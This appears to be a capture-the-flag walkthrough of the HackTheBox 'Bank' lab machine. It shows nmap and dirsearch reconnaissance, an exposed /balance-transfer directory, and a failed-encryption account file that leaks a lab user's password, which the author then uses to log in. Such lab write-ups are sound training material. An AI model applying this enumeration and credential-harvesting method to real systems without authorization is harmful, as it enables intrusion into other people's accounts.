

Bank Walkthrough

Machine IP - `10.10.10.29`
Website -




Nmap Scan - `nmap -A -sC -sV -T4 -p- 10.10.10.29 -oN NmapScan.txt`



```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 08eed030d545e459db4d54a8dc5cef15 (DSA)
|   2048 b8e015482d0df0f17333b78164084a91 (RSA)
|   256 a04c94d17b6ea8fd07fe11eb88d51665 (ECDSA)
|_  256 2d794430c8bb5e8f07cf5b72efa16d67 (ED25519)
53/tcp open  domain  ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-title: HTB Bank - Login
|_Requested resource was login.php
|_http-server-header: Apache/2.4.7 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1054.80 seconds
```


Dirsearch Scan - `sudo dirsearch -u http://10.10.10.29/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -o Dirsearch.txt -e`

```
php,txt,html,zip -r
```



```
┌──(aurora㉿TheNorthernLight)-[~/HackTheBox/Linux/Bank]
└─$ cat DirsearchScan.txt
# Dirsearch started Wed Jul  5 11:49:31 2023 as: dirsearch.py -u http://bank.htb/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -o DirsearchScan.txt -e ph
p,txt,html,zip -r

301   305B   http://bank.htb:80/uploads    -> REDIRECTS TO: http://bank.htb/uploads/
301   304B   http://bank.htb:80/assets    -> REDIRECTS TO: http://bank.htb/assets/
301   301B   http://bank.htb:80/inc    -> REDIRECTS TO: http://bank.htb/inc/
403   288B   http://bank.htb:80/server-status
301   314B   http://bank.htb:80/balance-transfer    -> REDIRECTS TO: http://bank.htb/balance-transfer/

┌──(aurora㉿TheNorthernLight)-[~/HackTheBox/Linux/Bank]
└─$ 
```

From the Dirsearch scan - We can see a subdirectory called `/balance-transfer`
Go to --> `bank.htb/balance-transfer`




Index of /balance-transfer

Name	Last modified	Size	Description
Parent Directory		-	
0a0b2b566c723fce6c5dc9544d426688.acc	2017-06-15 09:50	583	
0a0bc61850b221f20d9f356913fe0fe7.acc	2017-06-15 09:50	585	
0a2f19f03367b83c54549e81edc2dd06.acc	2017-06-15 09:50	584	
0a629f4d2a830c2ca6a744f6bab23707.acc	2017-06-15 09:50	584	
0a9014d0cc1912d4bd93264466fd1fad.acc	2017-06-15 09:50	584	
0ab1b48c05d1dbc484238cfb9e9267de.acc	2017-06-15 09:50	585	
0abe2e8e5fa6e58cd9ce13037ff0e29b.acc	2017-06-15 09:50	583	
0b6ad026ef67069a09e383501f47bfee.acc	2017-06-15 09:50	585	
0b59b6f62b0bf2fb3c5a21ca83b79d0f.acc	2017-06-15 09:50	584	
0b45913c924082d2c88a804a643a29c8.acc	2017-06-15 09:50	584	
0be866bee5b0b4cff0e5beeaa5605b2e.acc	2017-06-15 09:50	584	
0c04ca2346c45c28ecededb1cf62de4b.acc	2017-06-15 09:50	585	
0c4c9639defcfe73f6ce86a17f830ec0.acc	2017-06-15 09:50	584	
0ce1e50b4ee89c75489bd5e3ed54e003.acc	2017-06-15 09:50	584	
0d3d24f24126789503b03d14c0467657.acc	2017-06-15 09:50	584	
0d64f03e84187359907569a43c83bddc.acc	2017-06-15 09:50	582	
0d76fac96613294c341261bd87ddcf33.acc	2017-06-15 09:50	584	
0e5a884b0b23e98446c460b4dbafc3ee.acc	2017-06-15 09:50	584	
0ec03beb3832b05908105342c0cc9b2f.acc	2017-06-15 09:50	584	
0ec280c07bff51e211f18118aaf110b4.acc	2017-06-15 09:50	584	
0efa8fd313b2a59bb07e8a656dc91412.acc	2017-06-15 09:50	584	
0f2b9dad0ad001b9b14d64112de3fbcb.acc	2017-06-15 09:50	584	
0f6f890eddff9b4cf0deb3269ee0a358.acc	2017-06-15 09:50	585	
0f8495f20c0711377b9d082d53280d3d.acc	2017-06-15 09:50	584	
0fddb291b4c92a91d97d9f148dce4371.acc	2017-06-15 09:50	585	
0fe47df5c5dd6fed071b81c5ccfd29e2.acc	2017-06-15 09:50	584	
00a929b4f7ece04c5da8fac8da8370a0.acc	2017-06-15 09:50	584	

We have a list of encrypted accounts.

If we rearrange the accounts based on size -




Index of /balance-transfer

Name	Last modified	Size	Descripti
Parent Directory		-	
68576f20e9732f1b2edc4df5b8533230.acc	2017-06-15 09:50	257	
09ed7588d1cd47ffca297cc7dac22c52.acc	2017-06-15 09:50	581	
941e55bed0cb8052e7015e7133a5b9c7.acc	2017-06-15 09:50	581	
0d64f03e84187359907569a43c83bddc.acc	2017-06-15 09:50	582	
052a101eac01ccbf5120996cdc60e76d.acc	2017-06-15 09:50	582	
20fd5f9690efca3dc465097376b31dd6.acc	2017-06-15 09:50	582	
70b43acf0a3e285c423ee9267acaebb2.acc	2017-06-15 09:50	582	
346bf50f208571cd9d4c4ec7f8d0b4df.acc	2017-06-15 09:50	582	
780a84585b62356360a9495d9ff3a485.acc	2017-06-15 09:50	582	
10805eead8596309e32a6bfe102f7b2c.acc	2017-06-15 09:50	582	
acb4ccb8eeb778b614a993e7c3199e5b.acc	2017-06-15 09:50	582	
dd764f1f57fc65256e254f9c0f34b11b.acc	2017-06-15 09:50	582	
f4af6b16beb3dbb6468ecf0c959bd090.acc	2017-06-15 09:50	582	
fe9ffc658690f0452cd08ab6775e62da.acc	2017-06-15 09:50	582	
0a0b2b566c723fce6c5dc9544d426688.acc	2017-06-15 09:50	583	
0abe2e8e5fa6e58cd9ce13037ff0e29b.acc	2017-06-15 09:50	583	
003e8ffc123735afbcc7b219851d45c3.acc	2017-06-15 09:50	583	

We find one that has significantly less size than the others.

Click on it to download. and view it.




```
┌──(aurora㉿TheNorthernLight)-[~/HackTheBox/Linux/Bank]
└─$ cat 68576f20e9732f1b2edc4df5b8533230.acc
--ERR ENCRYPT FAILED
+=================+
| HTB Bank Report |
+=================+

===UserAccount===
Full Name: Christos Christopoulos
Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##
CreditCards: 5
Transactions: 39
Balance: 8842803 .
===UserAccount===

┌──(aurora㉿TheNorthernLight)-[~/HackTheBox/Linux/Bank]
└─$
```

We have the username and password of a user.

Username:chris@bank.htb::Passwrord:!##HTBB4nkP4ssw0rd!##

Login to the main website using these credentials.



CreditCard Information


Card Type	Card Number	Card Exp Date	CVV	Balance
VISA	448598254354****	05/2018	***	1.000 $
MASTERCARD	535630154104****	08/2020	***	337.00 $

Transaction History

Transaction ID	Transaction Date	Transaction Time	Amount (USD)
3326	10/21/2016	3:29 PM	$321.33
3325	10/21/2016	3:20 PM	$234.34
3324	10/21/2016	3:03 PM	$724.17
3323	10/21/2016	3:00 PM	$23.71
3322	10/21/2016	2:49 PM	$8345.23
3321	10/21/2016	2:23 PM	$245.12
3320	10/21/2016	2:15 PM	$5663.54
3319	10/21/2016	2:13 PM	$943.45

We have logged in.

